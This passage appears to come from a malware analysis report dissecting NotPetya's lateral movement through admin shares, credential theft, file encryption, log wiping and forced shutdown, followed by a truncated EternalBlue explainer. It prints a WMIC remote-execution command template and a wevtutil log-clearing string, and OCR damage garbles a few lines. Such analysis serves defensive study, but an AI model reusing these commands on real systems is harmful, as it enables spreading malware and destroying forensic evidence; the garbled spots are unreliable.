All these functions are part of a larger block of function calls and threads that collectively perform the scanning of open SMB ports. The first step is to obtain information about all the network interfaces, retrieve their IP addresses and subnet masks, and then proceed with scanning the DHCP clients and the broadcast address. The function that does most of the work, `sub_10008E7F` (**ScanSMB**), is launched as a thread by `sub_10007C10` (**SearchVictimsSMB**).


4.7 Admin Share attack

4.7.1 Security Token Duplication




The first step to attacking the admin share is the **duplication of the security token** using `DuplicateTokenEx`**DuplicateToken** with the parameters `Security Impersonation` and `TokenImpersonation`. The open processes are the first 64 from the process tree of a snapshot.

4.7.2 Enumerate Network Resources and Credentials



Let's analyze two functions that perform enumeration: `sub_10007A17` (**EnumerateNetworkResources**) and `sub_10007B31` (**EnumerateCredentials**). The first function performs an enumeration of network resources using the `WNetOpenEnumW`**EnumerateNetResource** function. The second function performs a **credential enumeration** for the user and looks for the variable `TERMSRV/`, which contains the credentials for the admin share, using the `CredEnumerateW`**CredEnumerateW** function.

4.7.3 Copy to admin share and execute



`sub_10009987` is a critical function for the malware's propagation mechanisms. Let's analyze the main operations in order:

1. An SMB connection is opened using the credentials previously stolen with the `WNetAddConnection2W`**WNetAddConnection2W** command. Then, an attempt is made to access the path `\\VICTIM\admin$\MALWAREPATH`, and it checks whether the device is already infected by searching for the malicious DLL (`perfc.dat`).


2. If the file is not found, it is created, and a copy of the malware in memory (mentioned earlier) is copied into it.

3. The strings for the remote execution commands are built (**BuildRemoteExecutionCmd**) as `\rundll32.exe -accepteula -s` and `-d C:\Windows\System32\rundll32.exe "C:\Windows\MALWARE_PATH",#1`.

4. The `wmic.exe` tool is used to execute the remote command. The following command is executed on the remote machine by opening a new process using a duplicated token:

```
1    WMIC_PATH/node:"NODE"/user:"USERNAME"/password:"PASSWORD"\
2    process call create "C:\Windows\System32\rundll32.exe\"C:\Windows\
             MALWARE_PATH\"#1
```

4.7.4 Conclusions



The mentioned functions are part of a more complex call tree, which, for clarity, we chose not to dive into in detail. Many of these functions are executed in new threads concurrently. Overall, the attack on the admin share, which begins with the scanning of SMB ports, is carried out by duplicating access tokens, enumerating network resources, stealing credentials, and ultimately using the `wmic.exe` tool to trigger the remote execution of NotPetya.


4.8 User files encryption

Now, let's look at how the malware operates to encrypt the user's files. This time, it is more convenient to treat the called functions using a top-down approach.

4.8.1 Encryption threads start

Let's now analyze `sub_10001EEF`, which we'll call CryptFiles. This malware function initiates a thread for each logical drive on the system and launches a routine designed to generate keys and recursively encrypt all user files on that drive. The list of logical drives is obtained using the `GetLogicalDrives`**GetLogicalDrives** function, and if a drive is of type `DRIVE_FIXED` (as determined by the `GetDriveTypeW`**GetDriveTypeW** function), a new thread is started.

4.8.2 Keys generation




Each thread executes the function `sub_10001E51`, which we'll call **GenerateKeysAndEncrypt**. The malware generates cryptographic keys using the `CryptAcquireContextA`**CryptAcquireContextA** function to obtain a handle to a key container that provides cryptographic APIs. Subsequently, within the GenerateCryptKey function, the `CryptGenKey`**CryptGenKey** API is used to generate a key, which is then destroyed, and the handle is released. Concurrently, a `README.txt` file is created containing a ransom message.

4.8.3 Recursive encryption

The function `sub_10001973`, renamed as **RecursiveEncryptFiles**, handles the encryption of user files and the navigation of the filesystem. VThe functions `PathCombineW` with the '*' character, `FindFirstFileW`, and `FindNextFileW` are used to encrypt files with **EncryptFile**, and then a recursive call is made to the next path to encrypt. The only path that is "spared" is `C:\Windows` as it is necessary for the execution of the malware. In this function, the string related to the file extensions to be encrypted is also used.

4.8.4 File Encryption



EncryptFile, i.e., `sub_1000189A`, takes a file path as input. A copy of the malware data is then created in memory using `CreateFileMappingW`**CreateFileMappingW** and `MapViewOfFile`**MapViewOfFile**. The allocated size is a maximum of 1 MB. If the file

is larger, only the first megabyte of its data is encrypted, rendering it unusable. Then, `CryptEncrypt`**CryptEncrypt** is used with the previously generated key, the file loaded into memory, and the file size. Finally, the encrypted version of the file is copied to disk with `FlushViewOfFile`**FlushViewOfFile**, and the allocated memory space is released with `UnmapViewOfFile`**UnmapViewOfFile**.

4.9 Exported Function


We conclude the analysis by examining the only exported function that calls the various previously explained functions.

4.9.1 Anti-Forensics

```
.text:1000811B
.text:1000811B                  loc_1000811B:
.text:1000811B 8B 45 08         mov     eax, [ebp+arg_0]
.text:1000811E 69 C0 60 EA 00 00 imul    eax, 0EA60h
.text:10008124 50               push    eax             ; dwMilliseconds
.text:10008125 FF D3            call    ebx ; Sleep
.text:10008127 0F B7 05 48 F1 01+movzx   eax, dllFilePath
.text:10008127 10
.text:1000812E 50               push    eax
.text:1000812F 8D 85 E8 F5 FF FF lea     eax, [ebp+var_A18]
.text:10008135 68 B0 41 01 10   push    offset aWevtutilClSetu ; "wevtutil cl Setup & wevtutil cl System "...
.text:1000813A 50               push    eax             ; LPWSTR
.text:1000813B FF 15 58 D2 00 10 call    ds:wsprintfW
.text:10008141 33 C0            xor     eax, eax
.text:10008143 83 C4 0C         add     esp, 0Ch
.text:10008146 66 89 85 E6 FD FF+mov     [ebp+var_21A], ax
.text:10008146 FF
.text:1000814D 6A 03            push    3
.text:1000814F 8D 85 E8 F5 FF FF lea     eax, [ebp+var_A18]
.text:10008155 E8 63 02 00 00   call    ExecuteOnCmd
.text:1000815A F6 05 44 F1 01 10+test    byte ptr obtainedPrivileges, 1
.text:1000815A 01
.text:10008161 74 B1            jz      short loc_10008114
```


In this portion of the exported function's code, we see the previously mentioned string 2.9. The command is executed on a command prompt launched in a new process.

4.9.2 Blue Screen of Death



We see that the malware forces the system shutdown using the undocumented function `NtRaiseHardError`**NtRaiseHardError** imported from `ntdll.dll`. Additionally, an attempt to shut down the system is made with `InitiateSystemShutdownExW`.

4.9.3 Conclusions



We analyze the function exported by the NotPetya DLL and see the overall order of the operations explained previously.

1. Acquisition of debug, shutdown, and trusted computer base privileges.
2. Verification of the presence of Kaspersky and Symantec products among active processes.
3. Copying the malware into memory and restarting execution from memory.
4. Creating a copy of the malware in `C:\Windows\perfc.dat`; if the file already exists, the process terminates.
5. Encrypting and replacing or deleting the Master Boot Record and Initial Program Loader.
6. Scheduling the system shutdown with the task scheduler.
7. Scanning for potential victims using the SMB protocol. Victims are searched among DHCP clients and broadcast on the subnet.
8. Creating the impersonation token.
9. Attacking the admin share by stealing `TERMSRV` credentials using the duplicated token.
10. Executing an attack exploiting EternalBlue.
11. Encrypting user files.
12. Deleting operating system logs.
13. Forcing the system shutdown causing a BSoD or with a system call.

Appendix A

EternalBlue

EternalBlue (CVE-2017-0144**EternalBlueCVE**) is a vulnerability in the SMB protocol found in Windows operating systems, discovered in 2017. The exploit is believed to have been written by the NSA and was stolen by the group The Shadow Brokers. It is a buffer overflow vulnerability that exploits heap grooming techniques (also known as heap feng-shui) and allows for arbitrary code execution.

A.1 Three bugs


The vulnerability exploits three distinct bugs (which we will refer to as bug A, B, and C).

Bug A The first bug is present in the conversion of FEA (File Extended Attributes) from the Os2 structure to the NT structure in Windows' SMB implementation. This bug leads to a buffer overflow within the non-paged pool (a portion of memory where virtual addresses are guaranteed to have a corresponding physical address). FEAs are essentially file properties structured as key-value pairs. In practice, during this conversion, if the FEAs in the Os2 structure exceed the specified size, the excess FEAs are discarded, and the size in the NT structure is updated. Otherwise, it remains unchanged. If the size is updated, the NT buffer is reduced. However, there is a mismanagement of the size type; in the Os2 structure, it is a DWORD, but during the shrinking phase, it is treated as a WORD. As a result, the buffer can be enlarged (overflow) instead of being reduced.

Bug B When data is transmitted via the SMB protocol, there are several functions related to data handling:


1. $\mathbf{SMB}_{C}OM_{T}RANSACTION2$: $The subcommands of this function allow various server-side file semantics, such as retrieving values from FEAs or searching directories. \mathbf{SMB}_{C}OM_{N}T_{T}RANSACT$: Each of these commands has a corresponding $_SECONDARY$ used when the data is too large to fit into a single

Let's now see how the various stages of the attack are structured:




2.

Initially, the page pool does not contain data generated by the SMB protocol; some chunks are occupied by other applications.





Multiple transactions are initiated (to increase the probability of finding a suitable chunk) using `NT_TRANSACT` or `TRANSACTION2`. These transactions lead to the allocation of an srvnet chunk. Each srvnet 